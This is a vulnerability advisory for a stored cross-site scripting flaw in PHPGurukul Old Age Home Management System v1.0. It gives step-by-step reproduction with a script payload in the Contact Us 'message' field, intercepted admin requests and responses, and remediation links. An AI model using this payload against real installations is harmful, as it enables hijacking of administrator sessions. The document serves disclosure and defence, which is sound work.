

Stored Cross Site Scripting (XSS) vulnerability was found in "/admin/view-enquiry.php" in PHPGurukul Old Age Home Management System v1.0 allows remote attackers to execute arbitrary code via Contact Us page "message" POST parameter.

Affected Project: PHPGurukul Old Age Home Management System v1.0

Official Website: <https://phpgurukul.com/old-age-home-management-system-using-php-and-mysql/>

Version: 1.0

Affected Components:

- **Affected Code File:** /admin/view-enquiry.php
- **Affected Parameter:** Contact Us page "message" POST parameter
- **Application URL:** <http://localhost/oahms/admin/view-enquiry.php?viewid=5>

Steps:

1. Access the "Contact Us" page URL: <http://localhost/oahms/contact.php>
2. Enter the XSS script **Test2<script>alert("XSS")</script>** in "Message" textbox. Enter the relevant sample data in other textboxes and submit the request.

localhost/oahms/contact.php

Tools Managa

HOME ABOUT SERVICES ELIGIBILITY RULES

CONTACT US

First Name
TEST1

Last Name
TEST1

Contact Number
9999999999

E-MAIL
TEST1

Message
TEST2<SCRIPT>ALERT('XSS')</SCRIPT>

SUBMIT

3. This will forward the “Contact Us” request with XSS script to server. The request gets accepted and the XSS script is stored in the application database.
4. Now login into the Admin panel of the Old Age Home Management System v1.0. URL: <http://localhost/oahms/admin/>
5. Access the menu “Enquiry” -> “Unread Enquiry”. URL: <http://localhost/oahms/admin/unreadeng.php>

The screenshot shows the OAHMS Admin Panel interface. The browser address bar displays localhost/oahms/admin/unreadeng.php. The page header includes the OAHMS logo and a user profile icon labeled 'Admin'. A teal banner at the top reads 'Unread Enquiry' with a breadcrumb 'Home > Unread Enquiry'. On the left, a sidebar menu lists 'Dashboard', 'Pages', 'Services', 'SC Details', 'Enquiry', and 'Unread Enquiry' (highlighted with a red box). The main content area, titled 'Unread Enquiry', displays a message 'Enquiry has been received!!!' and a table with one row of data. The table has columns for S.No, Name, Email, Enquiry Date, and Action. The data row shows S.No: 1, Name: Test1 Test1, Email: test1, Enquiry Date: 2024-07-03 03:53:00, and an Action button labeled 'View' with an eye icon.

S.No	Name	Email	Enquiry Date	Action
1	Test1 Test1	test1	2024-07-03 03:53:00	View

6. Click “View” to view the data.

7. The XSS script we submitted in Step 2 is reflected back as it is back to the browser and the XSS script gets executed.

Intercept HTTP history WebSockets history Options

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /oahms/admin/view-enquiry.php ?viewid=5 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/oahms/admin/unreadenq.php
9 Cookie: user_login=admin; userpassword=Test%40123; PHPSESSID=f51m9s2pairma6s8mid3om8112
10 Upgrade-Insecure-Requests: 1
11 Priority: u=1
12
13
```


Intercept HTTP history WebSockets history Options

Response from http://localhost:80/oahms/admin/view-enquiry.php?viewid=5 [127.0.0.1]



Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Render

```
242 <td>
    test1
    </td>
243 <th style="font-size: 15px;" scope>
    Contact Number
    </th>
244 <td>
    gggggggggggg
    </td>
245 </tr>
246 <tr>
247
248 <th style="font-size: 15px;">
    Message
    </th>
249 <td colspan="5">
    Test2<script>
    alert ("XSS")
    </script>
    </td>
250 </tr>
251 </table>
252
253
254
255 </div>
256
```



8. Now, every time we access this Enquiry entry (URL: <http://localhost/oahms/admin/view-enquiry.php?viewid=5>), the XSS script will get executed.



Solution/Good Reads:

Output Encoding -> When you need to safely display data exactly as a user types it in, output encoding is recommended.

- <https://portswigger.net/web-security/cross-site-scripting>
- [https://cheatsheetseries.owasp.org/cheatsheets/Cross Site Scripting Prevention Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)